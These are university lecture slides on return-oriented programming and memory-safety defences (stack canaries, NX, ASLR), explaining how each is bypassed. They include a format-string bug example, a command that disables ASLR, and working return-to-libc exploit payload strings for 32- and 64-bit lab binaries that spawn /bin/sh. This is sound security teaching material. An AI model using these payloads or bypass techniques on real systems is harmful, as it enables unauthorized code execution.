CS356: Return-Oriented Programming

W. Michael Petullo

University of Wisconsin–La Crosse

As of October 5, 2021

Exploitation: Countermeasure: Stack Canaries (1998)

1. Generate a random value r when loading program.
2. Place r on stack at beginning of each function.
3. Check that r is unchanged before returning; crash if changed.

RSP	0x7fffffffd1e0	0x002144454b434148	buf bytes 7–0
	0x7fffffffd1e8	r	Stack canary
RBP	0x7fffffffd1f0	0x00007fffffffdaf0	Saved RBP
	0x7fffffffd1f8	0x00000000004017d5	Return addr.
		...	

To compile with stack canaries: `gcc -fstack-protector -o foo foo.c`

```
1    mov    -0x8(%rbp),%rax
2    sub    %fs:0x28,%rax
3    je     0x401264 <read_a_bit+254>
4    callq  0x401030 <__stack_chk_fail@plt>
```

Exploitation: Defeat: Stack Canaries (1998)

1. Generate a random value r when loading program.
2. Place r on stack at beginning of each function.
3. Check that r is unchanged before returning; crash if changed.

RSP	0x7fffffffd1e0	0x002144454b434148	buf bytes 7–0
	0x7fffffffd1e8	r	Stack canary
RBP	0x7fffffffd1f0	0x00007fffffffdaf0	Saved RBP
	0x7fffffffd1f8	0x00000000004017d5	Return addr.
		...	

Defeat:

1. Find a bug that leaks the canary (e.g., see Aquinas fsv).
2. Write back r during course of buffer overflow (see Aquinas canary).

Shellcode and Countermeasures: Read Primitive

```
1 #include <stdio.h>
2 #include <stdlib.h>

4 int main(void)
5 {
6         printf(getenv("EDITOR"));
7 }
```

Exploitation: Countermeasure: AMD64 NX Bit (2000)

1. Add a no-execute bit to the kernel data structures that describe memory.
2. Modify the processor to enforce the no-execute bit.
3. Mark stacks and other regions as no-execute.

Kills 1990s-style shellcode.

To compile without no-execute bit protection (it is on by default):

```
gcc -zexecstack -o foo foo.c
```

Exploitation: Countermeasure: AMD64 NX Bit (2000)

1. Add a no-execute bit to the kernel data structures that describe memory.
2. Modify the processor to enforce the no-execute bit.
3. Mark stacks and other regions as no-execute.

Defeat:
Use return-to-libc.

Defeat:
Use return-oriented programming (see Aquinas rop).

1. Find useful bits of code that already exist in the program.
2. Build a wild stack that drives the processor through the useful bits of code.

Useful code includes things like this:

- `pop rdi; ret`
- `pop rsi; ret`

Why?

Exploitation: Countermeasure: ASLR (2001–2005)

1. Generate a random value r when loading program.
2. Layout program in memory at offset r.

Makes it difficult to guess addresses required by attacks, such as the address of a buffer or the address of a function you want to return into.

Globally disable ASLR (as `root`):

```
echo 0 >/proc/sys/kernel/randomize_va_space
```

Debuggers often disable ASLR:

```
[user@host]$ gdb foo
(gdb) show disable-randomization
Disabling randomization of debuggee's virtual address space on.
(gdb) set disable-randomization off
```

Exploitation: Countermeasure: ASLR (2001–2005)

1. Generate a random value r when loading program.
2. Layout program in memory at offset r.

Defeat:


1. Find a bug that leaks the offset or a relative address.
2. Dynamically use offset or relative addresses in exploit.

Return-Oriented Programming: 32-Bit Return to Libc

1. Build stack frame that program would have created if it had called function `f`.
2. Set return address to address of `f`.
3. Allow current function to return (to `f`).

`f` is often `system`, and the argument is often `/bin/sh`.

Stack from `service-retlibc32` when in `main` →`authenticate` →`system`.




Return-Oriented Programming: 32-Bit Return to Libc

1. Build stack frame that program would have created if it had called function `f`.
2. Set return address to address of `f`.
3. Allow current function to return (to `f`).

`f` is often `system`, and the argument is often `/bin/sh`.

Stack from `service-retlibc32` when in `main` →`authenticate`.




Return-Oriented Programming: 32-Bit Return to Libc

1. Build stack frame that program would have created if it had called function `f`.
2. Set return address to address of `f`.
3. Allow current function to return (to `f`).

`f` is often `system`, and the argument is often `/bin/sh`.

Stack from `service-retlibc32` when in `main` →`authenticate`.



Return-Oriented Programming: 32-Bit Ret.-to-Libc Exploit


1. Use `gdb` to discover stack layout.
2. Use `gdb` to discover address of `system`.
3. Use `gdb` to discover address of `"/bin/sh"` in `service-retlibc32`:
   - `break main`
   - `run`
   - `find &system, +99999999, "/bin/sh"`
4. Generate exploit:

```
echo -e "aaaabbbbccccddddeeee\
\xc0\x30\x05\x08ffff\x6f\xaf\x0a\x08echo␣HACKED" >/tmp/exploit
```

Oh, no! Pass-by-register!

Return-Oriented Programming: 64-Bit Return to Libc


1. Place address of `"/bin/sh"` on stack.
2. Find "gadget" that pops from stack to `%rdi`.
3. Set return address to gadget.
4. Set next return address to `system`.



Use `ROPgadget --binary PROGRAM` to print gadgets present in `PROGRAM`.

Return-Oriented Programming: 64-Bit Return to Libc

1. Place address of `"/bin/sh"` on stack.
2. Find "gadget" that pops from stack to `%rdi`.
3. Set return address to gadget.
4. Set next return address to `system`.



Use `ROPgadget --binary PROGRAM` to print gadgets present in `PROGRAM`.

Return-Oriented Programming: 64-Bit Ret.-to-Libc Exploit

1. Use `gdb` to discover address of `"/bin/sh"` in `service-retlibc64`:
   - `break main`
   - `run`
   - `find &system, +99999999, "/bin/sh"`
2. Use `ROPgadget` to find gadget:

   `ROPgadget --binary service-retlibc64 | grep "pop rdi"`.
3. Generate exploit:

```
echo -e "aaaaaaaabbbbbbbb\x13\x13\x40\x00\x00\x00\x00\x00\
x66\xab\xf6\xf7\xff\x7f\x00\x00\x50\x74\xe2\xf7\xff\x7f\x00\x00\
echo␣HACKED" >/tmp/exploit
```

Return-Oriented Programming: Assignments

Graded Homework Aquinas: nop and rop (due Oct. 19)

Reading Read 0x500

https://www.flyn.org/courses/cs356/schedule